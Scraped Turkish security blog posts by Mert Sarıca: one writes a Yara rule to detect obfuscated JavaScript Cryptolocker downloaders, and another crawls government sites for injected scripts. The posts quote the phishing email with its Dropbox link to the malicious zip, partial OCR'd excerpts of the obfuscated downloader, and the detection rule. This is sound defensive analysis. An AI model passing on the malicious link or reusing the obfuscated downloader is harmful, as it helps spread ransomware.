- Bu yazıya konu olan APT grubu henüz bilinmemekte olup, konu olan zararlı yazılım ise FireEye firmasının Mayıs ayında yayımlamış olduğu [EPS Processing Zero-Days Exploited by Multiple Threat Actors](#) blog yazısında NETWIRE olarak isimlendirilmiştir.
 - Bu yazı ayrıca [Pi Hediye Var #11](#) oyuncunun çözüm yolunu da içermektedir.







The post [Yakından da Yakın!](#) appeared first on [Siber Güvenlik Günlüğü](#).

Yara ile Tehdit Avı


By Mert SARICA on September 1st, 2017

Dünya genelinde, son kullanıcı sistemlerindeki verileri zararlı yazılımlarla ([cryptolocker](#) vb.) şifreledikten sonra dosyaların şifresiz halini silip ardından da şifre çözme anahtarını kullanıcılara satmaya çalışarak bundan kazanç sağlaması hız kesmeden devam ediyor. Zaman zaman güvenlik araştırmacıları tarafından şifreleme algoritmalarının hatalı kullanımına bağlı olarak zararlı yazılımlar tarafından şifrelenen veri çözülebilse de, çoğu vakada kullanıcılar çoğunlukla art niyetli kişilere talep edilen yüksek miktarlı çözme bedelinin ödemez zorunda kalıyorlar. Her vaka sonrasında veri yedeklemenin kıymeti daha net anlaşılırsa da, 1000 nasihat yerine 1 musibet ile hareket eden kullanıcılar olduğu sürece art niyetli kişilerin bu kazanç kapısından yakın gelecekte kolay vazgeçmeyecekleri gibi görünüyor.

Siber saldırıların hızla arttığı günümüzde, tehditleri tespit edip en kısa sürede müdahale edebilme kurumlar için büyük önem kazanmaya başladı. Öyle ki vizyoner kurumlar artık güvenlik teknolojilerini atlatan tehditleri kurum ağ ve sistemlerinde arayabilme adına siber [tehdit avcılığına](#) başladılar. Tehdit avcılığına imkan tanıyan teknolojilere baktığınızda, çoğunun kendi imzanızı yazmaya imkan tanıyan [Yara](#) aracını ve imzalarını desteklediğini görebiliyorsunuz.

Sevgili [Halil ÖZTÜRKÇİ](#)'nin 2014 yılında Yara ile ilgili olarak yayınlanmış olduğu blog [yazısına](#) baktığınızda, Yara'nın o yıllarda yoğunluklu olarak adlı bilişim analizinde ve bellek analizinde kullanılan [Volatility](#) aracı özelinde kullanıldığılığını görebiliyorsunuz. Bugün ise Yara'nın tehdit avcılığından zararlı yazılım analizine, [FireEye NX](#) gibi ticari ürünlerden, [x64dbg](#) gibi açık kaynak kodlu ve ücretsiz araçlara, paket kaydı yapan (full packet capture) teknolojilere kadar geniş bir alanda kullanılabilğini görebiliyorsunuz. Bu da güvenlik uzmanlarına, güvenlik üreticilerinden bağımsız olarak kurum içinde kullanılan ve Yara desteği olan güvenlik sistemlerine, cihazlara tespit ve müdahaleye imkan tanıyan kendi yazdıklarının imzalarını tanımlama imkanı tanıyor. İmza yazma, geçmiş yıllarda farklı güvenlik teknolojileri ile zor tecrübeler yaşamış olan güvenlik uzmanlarının kulağına nahoş gelse de, mevzu bahis Yara olduğunda işin rengi değişiyor çünkü Yara ile kural yazmanın oldukça basit, katma değerinin ise oldukça yüksek olduğunu tecrübe ile sabit olarak söyleyebilirim.

Cryptolocker salgınının tekrar zirve yaptığı geçtiğimiz aylarda, sosyal ağlarda ve [NetSec](#) e-posta listesinde, kimi güvenlik sistemlerinin, teknolojilerinin bu salgınları tespit etmede ve engellemede yetersiz olduğunu gördüm. Ben de böyle bir durum ile karşı karşıya kalındığında, özellikle defansif güvenlik uzmanlarının Yara ile yazabilecekleri basit bir imza ile içeriği değişen benzer tehditleri nasıl tespit edebileceklerine dikkat çekmek istedim.




Cryptolocker salgınına baktığımızda, 24 saatte çok sayıda farklı e-posta adresinden fiyatX.zip adı altında Cryptolocker varyantı gönderiliyordu. Her bir zip dosyası içinde karmaşıklaştırılmış (obfuscated) JavaScript koduna sahip bir indirici (downloader) bulunuyor ve çalıştırıldıktan hemen sonra şifreleme zararlı yazılımını indirip sistemde çalıştırıyordu.

Doruk Tekin rammer@tele2.at

Ekte gönderilen mallar için birim fiyat ve teslim süresi rica ederim.

<https://dl.dropboxusercontent.com/s/be9kvoym3hwjk69/fiyat3.zip>

İyi günler.



İş, boyutları ve içeriği birbirinden tamamen farklı olan varyantları tespit etmeye geldiğinde Yara ile bunu oldukça kolay bir şekilde yapabilirsiniz. İlk olarak boyutları listelediğimizde bir varyant hariç tamamının 55 KB'den ufak olduğunu görüyoruz. Dosyaların içeriğine baktığımızda ise her ne kadar içerik tamamen farklı olsa da String fonksiyonu kullanılarak karmaşık kod çözümlenerek alan adı ve indirilecek dosya ortaya çıktıği için String fonksiyonu üzerinden ilerleyebiliriz.

```

C:\Users\Mert\Desktop\fiyatlar\fyat1.js - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
fyat1.js
1 var amiv = ["isgi", String(-39), String(-54)];
2 var ynhazgy = [String(-100), "", "Pr", String(-20)];
3 var mubex = [String(-1), String(-49), "setu"];
4 var hozca = [String(-75), "asel", String(-18), String(-97)];
5 var mnsup = [String(-10), String(-49), String(-51), "Obj"];
6 var cafe = [String(-1), "Cafe", String(-10)];
7 var yndolu = [String(-1), "String", String(-69), "exe ", String(-9)];
8 var ustardel = [String(-1), "dav", String(-9)];
9 var alofes = [String(-44), String(-5), String(-76), ":", "];
10 var pytvewx = ["ymnk", String(-63), String(-87), String(-86), String(-81)];
11 var xekjeqce = ["jeyvu", String(-36), String(-20), String(-64), String(-40)];
12 var rxyzu = [String(-83), String(-18), String(-59), "ylc", String(-30)];
13 var liqeha = [String(-64), "Inv", String(-7)];
14 var gddo = [String(-3), "Sp", String(-23), String(-11)];
15 var ooyejc = [String(-60), String(-63), String(-59), "Dc"];
16 var xuzixya = ["Tjpn", String(-10), String(-23), String(-53), String(-5)];
17 var bycovewu = [String(-84), String(-38), String(-91), String(-50), "cmd"];
18 var akdonku = [String(-87), "Fqio", String(-49), String(-21), String(-29)];
19 var apjalmod = ["EE", String(-3), String(-77), String(-38)];
20 var odusixw = [String(-72), Function, String(-86), String(-9)]];
21 var oocave = ["sy", String(-3), String(-42)];
22 var ejgemanl = [String(-52), "(He", String(-15)];
23 var apsokka = [String(-1), "String", String(-1), String(-39), String(-13)];
24 var ydunqny = ["sahm", String(-21), String(-40), String(-89), String(-68)];
25 var jucwks = ["secb", String(-1), String(-50)];
26 var imudi = [String(-10), String(-1), String(-81), String(-47), "sem"];
27 var feluwq = [String(-75), String(-59), String(-77), "yim", String(-52)];
28 var kowu = [String(-69), String(-88), String(-22), "bjty", String(-5)];
29 var xvema = [String(-1), String(-47), "aqka", String(-2), String(-91)];
30 var yxaxlo = [String(-11), "clae", String(-6)];
31 var adukihugt = ["qo:6", String(-8), String(-29)];
32 var vqzv = [String(-1), "String", String(-11)];
33 var nosseno = ["apoc", String(-1), String(-90)];
34 var afutify = ["lcs", String(-18), String(-55)];
35 var yfum = [String(-81), String(-15), "flu"];
36 var yhiti = [String(-36), String(-5), "ocny"];
37 var arzalofj = ["ygsi", String(-68), String(-37)];
38 var xccsyqq = [String(-39), "aksn", String(-4)];
39 var wado = [String(-82), "al", String(-14)];
40 var caquwo = ["r:tp", String(-38), String(-1), String(-48), String(-4)];
41 var vqzv = ["v:an", String(-1), String(-1), String(-1), String(-1)];
42 var omjer = ["m:", String(-16), String(-91), String(-42), String(-23)];
43 var adusnidf = ["m:", String(-5), String(-20), String(-93), String(-5)];
44 var upmymnn = [String(-69), String(-14), "ygnm"];
45 var agac = [String(-45), String(-24), String(-32), "con"];
46 var qcafe = [String(-52), "skg", String(-71), String(-50)];
47 var enifin = [String(-38), String(-29), "s ;"];
```



```

C:\Users\Mert\Desktop\fiyatlar\fyat2.js - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
fyat2.js
1 var intrudesc = [String(-84), "Syo", String(-74), String(-88)];
2 var vicayvv = [String(-7), String(-6), "Syzi", String(-)];
3 var ymer = [String(-51), String(-33), "isqu"];
4 var wnyjuw = [String(-58), "ur+", String(-37), String(-60)];
5 var juuwug = [String(-1), String(-19), "egki"];
6 var jovi = [String(-1), String(-1), "Sy", String(-59), String(-37)];
7 var jodegap = [String(-73), String(-94), String(-8), "wqz", String(-43)];
8 var sjadma = [String(-100), String(-94), String(-8), "rcod", String(-43)];
9 var hyknam = [String(-45), String(-46), "rcod"];
10 var xekiqki = ["Tjpn", String(-76), String(-57)];
11 var fhuulu = [String(-12), String(-8), "Base", String(-)];
12 var ixonke = ["Sp", String(-34), String(-33), String(-11), String(-65)];
13 var renlyv = [String(-30), String(-64), String(-91), "qob"];
14 var arzalofj = [String(-1), String(-1), "qob"];
15 var arzalofj = [String(-1), String(-1), "qob"];
16 var yatysi = ["lu", String(-1), String(-68), String(-76)];
17 var tgabibeli = [String(-39), String(-12), "h:t", String(-28)];
18 var bkinjoda = ["Sno", String(-14), String(-65)];
20 var uprilkek = [String(-16), String(-7), String(-25), "run"];
21 var fbrypt = ["~", String(-25), String(-25), String(-69), String(-26)];
22 var enferm = [String(-16), "Msc", String(-49)];
23 var anaz = [String(-19), "enem", String(-2)];
24 var arzalofj = [String(-1), "String", String(-11), String(-12), String(-13)];
25 var zheweemi = [String(-1), String(-1), "Sop", String(-1), String(-12), String(-13)];
26 var udgsafe = [String(-42), String(-14), String(-6), "e:"];
27 var pgondud = [String(-57), "sika", String(-62), String(-100)];
28 var orforkre = [String(-90), "ord", String(-50)];
29 var ajajuf = [String(-1), String(-70), "yk:S"];
30 var yjomog = [String(-32), "jk:S", String(-5), String(-81)];
31 var mralomva = ["ic:8", String(-2), String(-90), String(-60), String(-74)];
32 var adgikyzw = [String(-39), "gki", String(-69), String(-86)];
33 var yqeeke = [String(-1), String(-58), ":", String(-11), "retu"];
34 var xqyuhnuw = [String(-17), String(-1), String(-11), String(-13), ":", "j:"];
35 var pmabif = [String(-5), "w:n", String(-63), String(-35)];
36 var gruve = [String(-42), String(-99), "Sxa", String(-92)];
37 var dutar = [String(-44), "d:w", String(-78), String(-27), String(-20)];
38 var qylipaxy = [String(-81), String(-49), String(-64), "j:yb"];
39 var kthahxi = [String(-88), String(-43), ":", "String(-23), String(-65)];
40 var abbliso = ["c:8C", String(-11), String(-71)];
41 var skhodly = ["String(-1), "almi", String(-47), String(-20)];
42 var ejsipma = [String(-24), String(-3), String(-35), "yke"];
43 var ikwulu = [String(-1), String(-13), "Syb", String(-60)];
44 var ipisepl = [String(-81), String(-78), "Son"];
45 var enifin = [String(-38), String(-29), "s ;"];
46 var enifin = [String(-38), String(-29), "s ;"];
47 var enifin = [String(-38), String(-29), "s ;"];
```



```

C:\Users\Mert\Desktop\fiyatlar\fyat4.js - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
fyat4.js
1 function erini() {
2     return [new String("esu"), new String("ljeu"), new String("ljeu")];
3 }
4 function arname() {
5     return [new String("pm"), new String("cvxy"), new String("cvxy")];
6 }
7 function owwvcvag() {
8     return [new String("lu"), new String("xxa"), new String("xxa")];
9 }
10 function kvaca() {
11     return [new String("ukca"), new String("yki"), new String("yki")];
12 }
13 var ozruwynnuj = null;
14 var tetyv = undefined;
15 var tetyv = undefined;
16 function ugry() {
17     return [new String("vep"), "k:so", new String("al"), new String("al")];
18 }
19 function ksyqysh() {
20     return [new String("ebc"), new String("yt"), new String("yt")];
21 }
22 function uzkiho() {
23     return [new String("i"), new String("i"), new String("i")];
24 }
25 function surrimi() {
26     return [new String("en"), "=:;S", new String("fj"), new String("fj")];
27 }
28 function pozweesi() {
29     return [new String("p"), new String("apxa"), new String("apxa")];
30 }
31 function ygjijyjy() {
32     return [new String("ugx"), new String("pbah"), new String("pbah")];
33 }
34 function opgesessi() {
35     return [new String("o"), "ybno", new String("scw"), new String("scw")];
36 }
37 function daqglu() {
38     return [new String("any"), new String("xi"), new String("xi")];
39 }
40 function ypkz() {
41     return [new String("qn"), new String("fy"), new String("fy")];
42 }
43 function ejsipma() {
44     return [new String("c"), new String("pfuhp"), new String("pfuhp")];
45 }
46 function enififywx() {
47     return [new String("c"), new String("h"), new String("h")];
48 }
49 
```

```

C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\fiyatlar>grep "String" fiyat1.js | wc -l
442
C:\Users\Mert\Desktop\fiyatlar>grep "String" fiyat2.js | wc -l
199
C:\Users\Mert\Desktop\fiyatlar>grep "String" fiyat3.js | wc -l
444
C:\Users\Mert\Desktop\fiyatlar>grep "String" fiyat4.js | wc -l
443
C:\Users\Mert\Desktop\fiyatlar>grep "String" fiyat7.js | wc -l
430
C:\Users\Mert\Desktop\fiyatlar>grep "String" fiyat9.js | wc -l
436
C:\Users\Mert\Desktop\fiyatlar>grep "String" fiyat10.js | wc -l
448
C:\Users\Mert\Desktop\fiyatlar>

```

fiyat1.js	22.02.2017 11:11	JScript Script File	51 KB	
fiyat2.js	22.02.2017 18:20	JScript Script File	38 KB	
fiyat3.js	22.02.2017 11:14	JScript Script File	51 KB	
fiyat4.js	22.02.2017 11:12	JScript Script File	51 KB	
fiyat7.js	22.02.2017 11:08	JScript Script File	49 KB	
fiyat9.js	22.02.2017 11:08	JScript Script File	50 KB	
fiyat10.js	22.02.2017 11:14	JScript Script File	51 KB	
grep.exe	14.04.2003 00:00	Application	79 KB	
wc.exe	10.11.1999 23:00	Application	29 KB	

wc.exe Date modified: 10.11.1999 23:00 Date created: 23.02.2017 07:45 Application Size: 29,0 KB

Normal şartlarda 55 KB'dan küçük olan bir dosyada kullanılan String fonksiyonunun sayısının, dosya şüpheli olmadığı sürece 150'den az olacağını varsayıarak Yara [anahtar kelimelerinden](#) faydalananarak aşağıdaki gibi bir Yara imzası oluşturabiliriz. Yazmış olduğumuz [cryptolocker.yar](#) isimli imzanın doğru çalıştığını ve elimizdeki tüm varyantları tespit edebildiğini Yara aracı ile de doğruladıktan sonra imzamızı Yara destekleyen tüm güvenlik sistemlerine, teknolojilerine yükleyerek yeni bir salgını, tehdidi tespit etmede önemli bir mesafe katetmiş oluyoruz.

C:\Users\Mert\Desktop\fiyatlar\cryptolocker.yar - Notepad++

```
1 rule Cryptolocker
2 {
3     meta:
4         author = "Mert SARICA"
5         description = "Cryptolocker Detection (February 2017 outbreak)"
6         date = "2017/02/23"
7         reference = "https://www.mertsarica.com"
8         sample = "d01b54405d363850f8a45cfdf97693d2"
9         sample = "291089237a4fb760d386dc89c701c09c"
10        sample = "7fd6a6e66f5a99840947e752da8037f8"
11        sample = "cf9f6ea1cfb4c601fc868a8d893a72a"
12        sample = "dd9849cbdec598a39cc7b82d1c4e28bc"
13        sample = "21bc751f05b78df9e0dd238595403c3c"
14        sample = "5b58e10f894602449424fc7de6ale794"
15    version = "1.0"
16    strings:
17        $f1 = "String" nocase wide ascii
18    condition:
19        #f1 > 150 and filesize < 55KB
20 }
```

C:\Windows\system32\cmd.exe

```
C:\Users\Mert\Desktop\fiyatlar>yara32.exe -r cryptolocker.yar .
Cryptolocker .\fiyat1.js
Cryptolocker .\fiyat10.js
Cryptolocker .\fiyat2.js
Cryptolocker .\fiyat3.js
Cryptolocker .\fiyat4.js
Cryptolocker .\fiyat7.js
Cryptolocker .\fiyat9.js

C:\Users\Mert\Desktop\fiyatlar>
```

C:\Users\Mert\Desktop\fiyatlar\cryptolocker.yar - Notepad++

```
1 rule Cryptolocker
2 {
3     meta:
4         author = "Mert SARICA"
5         description = "Cryptolocker Detection (February 2017 outbreak)"
6         date = "2017/02/23"
7         reference = "https://www.mertsarica.com"
8         sample = "d01b54405d363850f8a45cfdf97693d2"
9         sample = "291089237a4fb760d386dc89c701c09c"
10        sample = "7fd6a6e66f5a99840947e752da8037f8"
11        sample = "cf9f6ea1cfb4c601fc868a8d893a72a"
12        sample = "dd9849cbdec598a39cc7b82d1c4e28bc"
13        sample = "21bc751f05b78df9e0dd238595403c3c"
14        sample = "5b58e10f894602449424fc7de6ale794"
15    version = "1.0"
16    strings:
17        $f1 = "String" nocase wide ascii
18    condition:
19        #f1 > 150 and filesize < 55KB
20 }
```

C:\Windows\system32\cmd.exe

```
C:\Users\Mert\Desktop\fiyatlar>yara32.exe -r cryptolocker.yar .
Cryptolocker .\fiyat1.js
Cryptolocker .\fiyat10.js
Cryptolocker .\fiyat2.js
Cryptolocker .\fiyat3.js
Cryptolocker .\fiyat4.js
Cryptolocker .\fiyat7.js
Cryptolocker .\fiyat9.js

C:\Users\Mert\Desktop\fiyatlar>
```

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post [Yara ile Tehdit Avı](#) appeared first on [Siber Güvenlik Günlüğü](#).

Tehdit Avı

By Mert SARICA on August 1st, 2017

Bazen bir zararlı yazılımı konu alan blog yazısı yazdıktan sonra “Peki sen olsan bunu nasıl tespit edebilirdin ?” diye kendi kendime soruyorum ve arka planda aklımı kurcalayan, yanıtlanmayı bekleyen bu soru ile ilgili bir süreç istemsiz olarak başlamış oluyor. Bu süreç tamamlandığında, soru yanıtlandığında ise şekil 1-A’da görüleceği üzere ortaya yeni bir blog yazısı çıkıvermiş oluyor. Okumakta olduğunuz bu yazıda da yine benzer şekilde Aralık 2016’nın blog yazısı olan [They PWN Houses!](#) yazısını yazdıktan sonra “Peki bu art niyetli kişiler devlet sitelerini hedef alıyorlar ve sayfaya zararlı JavaScript kodu enjekte ediyorlar ise bunu tespit etmek pratikte ne kadar zor olabilir ?” sorusuna yanıt aradım.

İlk iş olarak Google, Bing gibi arama motorlarından faydalananak devlet sitelerimizin (.gov.tr uzantılı) alan adlarına arama motorlarının APIleri üzerinden ulaşmaya çalışsam da, mevcut kısıtlarından dolayı başarılı olamadım. Keşke elimin altında [OpenDNS](#) servisine yapılan DNS istekleri olsaydı da oradan listeyi çıkarabilirdim diye çaresizce hayal kurarken aklıma OpenDNS’in muadili olan [Roksit](#) geldi ve kendileri ile iletişime geçerek yapmış olduğum güvenlik araştırması ile ilgili olarak bu konuda destek istemeye karar verdim. Sağolsunlar niyetimin iyi olduğunu anladıktan sonra her ne kadar tamamı olmasa da aklımdaki fikri pratiğe dökebileceğim kadar gov.tr uzantılı alan adlarının listesini (~8000 tane) benimle paylaştılar.

Listeyi temin ettikten sonra vakit kaybetmeden Python ile tüm web sitelerini gezip, ana sayfaya mevcut site üzerinden veya herhangi bir web adresi üzerinden enjekte edilen (import) JavaScript kodlarını tespit eden ve web adresleri ile birlikte diske kayıt eden [JavaScript Crawler](#) adında oldukça basit bir araç tasarladım. Bu aracı çalıştırıldıkta kısa bir süre sonra tespit edilen tüm JavaScript dosyalarını ilgili adreslerinden indiren (download) bir betik dosyası hazırladım. JavaScript dosyalarını indirdikten sonra [ClamAV](#), [ESET NOD32](#) ve [Kaspersky Internet Security Suite](#) güvenlik yazılımları ile tüm bu dosyaları tarattığında herhangi bir zararlı dosyaya rastlamadım.


```
JavaScript Crawler v1.0 [https://www.mertsarica.com]
[+] Crawling...
[*] Connecting to: http://atam.gov.tr
[*] 1. Script tag: http://ajax.googleapis.com/ajax/libs/jquery/1/jquery.min.js
[*] 1. Script tag: http://www.atam.gov.tr/wp-content/themes/v1/js/slider.js
[*] 1. Script tag: http://code.jquery.com/ui/1.10.3/jquery-ui.js
[*] 1. Script tag: http://www.atam.gov.tr/wp-includes/js/jquery/jquery.js?ver=1.7.2
[*] 1. Script tag: http://www.atam.gov.tr/wp-content/plugins/media-element-html5-video-and-audio-player/mediaelement-and-player.min.js?ver=2.1.3
[*] 1. Script tag: http://www.atam.gov.tr/wp-includes/js/tw-sack.js?ver=1.6.1
[*] 1. Script tag: http://www.atam.gov.tr/wp-content/plugins/contact-form-7/includes/js/jquery.form.js?ver=3.09
[*] 1. Script tag: http://www.atam.gov.tr/wp-content/plugins/contact-form-7/includes/js/scripts.js?ver=3.2
[*] 1. Script tag: http://www.atam.gov.tr/wp-content/plugins/lightbox-plus/js/jquery.colorbox.1.3.32.js?ver=1.3.32
[*] Connecting to: http://atasehir.gov.tr
[*] Connecting to: http://atasehirtarim.gov.tr
[*] Connection error: curlopen error [Errno -3] Temporary failure in name resolution>
[*] Connecting to: http://atam.gov.tr
[*] Connection error: curlopen error [Errno -2] Name or service not known>
[*] Connecting to: http://ataturkcocukyavasi-shcek.gov.tr
[*] Connection error: curlopen error [Errno -3] Temporary failure in name resolution>
[*] Connecting to: http://ataturkhavalimani.gov.tr
[*] 1. Script tag: http://ataturkhavalimani.gov.tr/wp-content/themes/airportthememobile/js/contentslider.js
[*] 1. Script tag: http://ataturkhavalimani.gov.tr/wp-content/themes/airportthememobile/js/css3-multi-column.js
[*] 1. Script tag: http://ataturkhavalimani.gov.tr/wp-content/themes/airportthememobile/js/config.js
[*] 1. Script tag: http://ataturkhavalimani.gov.tr/wp-content/themes/airportthememobile/js/jquery.carousel.min.js?v=14480
[*] 1. Script tag: http://ataturkhavalimani.gov.tr/wp-content/themes/airportthememobile/js/jssor.slider.min.js
[*] 1. Script tag: http://ataturkhavalimani.gov.tr/wp-content/themes/airportthememobile/js/slideditFeatured.js
[*] Connecting to: http://ataturkyuksekkurum.gov.tr
[*] Connection error: curlopen error [Errno -5] No address associated with hostname>
[*] Connecting to: http://atb.gov.tr
[*] Connection error: curlopen error [Errno -3] Temporary failure in name resolution>
[*] Connecting to: http://athgm.gov.tr
[*] Connection error: curlopen error timed out>
[*] Connecting to: http://atk.gov.tr
[*] Connection error: curlopen error timed out>
[*] Connecting to: http://atkaracalar.gov.tr
```

```

root@avascripts:/var/www/html/jq
root@avascripts:/var/www/html/jq/jquery.quicksand.js:2: OK
root@avascripts:/var/www/html/jq/easing.1.3.min.js: OK
root@avascripts:/var/www/html/jq/flexslider-min.js: OK
root@avascripts:/var/www/html/jq/fancybox.js:1: OK
root@avascripts:/var/www/html/jq/intro.js: OK
root@avascripts:/var/www/html/jq/intro.js:1: OK
root@avascripts:/var/www/html/jq/intro/introdad.js:1: OK
root@avascripts:/var/www/html/jq/_Xjzh1hVfcgVAixhmb6GosTUMPo1prA-2vkC-owXARQ.js:1: OK
root@avascripts:/var/www/html/jq/TouchScrollExtender.js: OK
root@avascripts:/var/www/html/jq/touchSwipe.min.js:7: OK
root@avascripts:/var/www/html/jq/jquery.js:40: OK
root@avascripts:/var/www/html/jq/jquery.js:1: OK
root@avascripts:/var/www/html/jq/jquery.min.js:1: OK
root@avascripts:/var/www/html/jq/highslide-with-gallery.js:9: OK
root@avascripts:/var/www/html/jq/jquery-1.8.3.min.js:1: OK
root@avascripts:/var/www/html/jq/M myriadPro-Regular.font.js: OK
root@avascripts:/var/www/html/jq/nivo/carousel.min.js:1: OK
root@avascripts:/var/www/html/jq/nivo/flopplayer.min.js: OK
root@avascripts:/var/www/html/jq/jquery.js:20: OK
root@avascripts:/var/www/html/jq/bootstrap-hover-dropdown.js:2: OK
root@avascripts:/var/www/html/jq/scripts.js: OK
root@avascripts:/var/www/html/jq/jquery.fancybox.pack.js:3: OK
root@avascripts:/var/www/html/jq/jquery.js:1: OK
root@avascripts:/var/www/html/jq/script.js:14: OK
root@avascripts:/var/www/html/jq/js:8: OK
root@avascripts:/var/www/html/jq/slider.slider.mini.js: OK
root@avascripts:/var/www/html/jq/mootools/mootools-core.js:1: OK
root@avascripts:/var/www/html/jq/respond/respond.min.js:1: OK
root@avascripts:/var/www/html/jq/jquery.easing.1.2.js:3: OK
root@avascripts:/var/www/html/jq/selectbox.selectbox.js:1: OK
root@avascripts:/var/www/html/jq/nivo.slider.pack.js:8: OK
root@avascripts:/var/www/html/jq/lightbox.js:5: OK
root@avascripts:/var/www/html/jq/jquery.jigivecaclass.js: OK
root@avascripts:/var/www/html/jq/html5.js:5: OK
root@avascripts:/var/www/html/jq/easing.js: OK
root@avascripts:/var/www/html/jq/jquery.formatcurrency-1.4.0.min.js: OK
root@avascripts:/var/www/html/jq/sangarSlider.js: OK
root@avascripts:/var/www/html/jq/paperkit/paperkit.js:1: OK
root@avascripts:/var/www/html/jq/bootstrap/bootstrap.min.js:53: OK
root@avascripts:/var/www/html/jq/owl/carousel/owl.carousel.min.js:3: OK
root@avascripts:/var/www/html/jq/R8Y5xHryeeS1sQoQRwfmyA.js: OK
root@avascripts:/var/www/html/jq/download.sh: OK
root@avascripts:/var/www/html/jq/jquery.js:25: OK
root@avascripts:/var/www/html/jq/jquery.js:11: OK
root@avascripts:/var/www/html/jq/engine.mootools.js:4: OK
root@avascripts:/var/www/html/jq/TouchScrollExtender.js:1: OK
root@avascripts:/var/www/html/jq/jquery.themepunch.plugins.min.js:1: OK
root@avascripts:/var/www/html/jq/terminal.com.min.js: OK
root@avascripts:/var/www/html/jq/jquery.js:2: OK
root@avascripts:/var/www/html/jq/plugins-extra.js: OK
root@avascripts:/var/www/html/jq/atrk.js: OK
root@avascripts:/var/www/html/jq/uil_combo.php?rollup%2F3.17.2%2Fyui-moodlesimple.js&amp;rollup%2F1455265854%2Fmcore-debug.js: OK
root@avascripts:/var/www/html/jq/jquery.jplayer.min.js:1: OK
root@avascripts:/var/www/html/jq/jquery.jplayer.min.js:1: OK
root@avascripts:/var/www/html/jq/snowstorm.js: OK
root@avascripts:/var/www/html/jq/swfobject.js:5: OK
root@avascripts:/var/www/html/jq/jquery.easing.1.2.js: OK
root@avascripts:/var/www/html/jq/touchSwipe.touchSwipe.js: OK
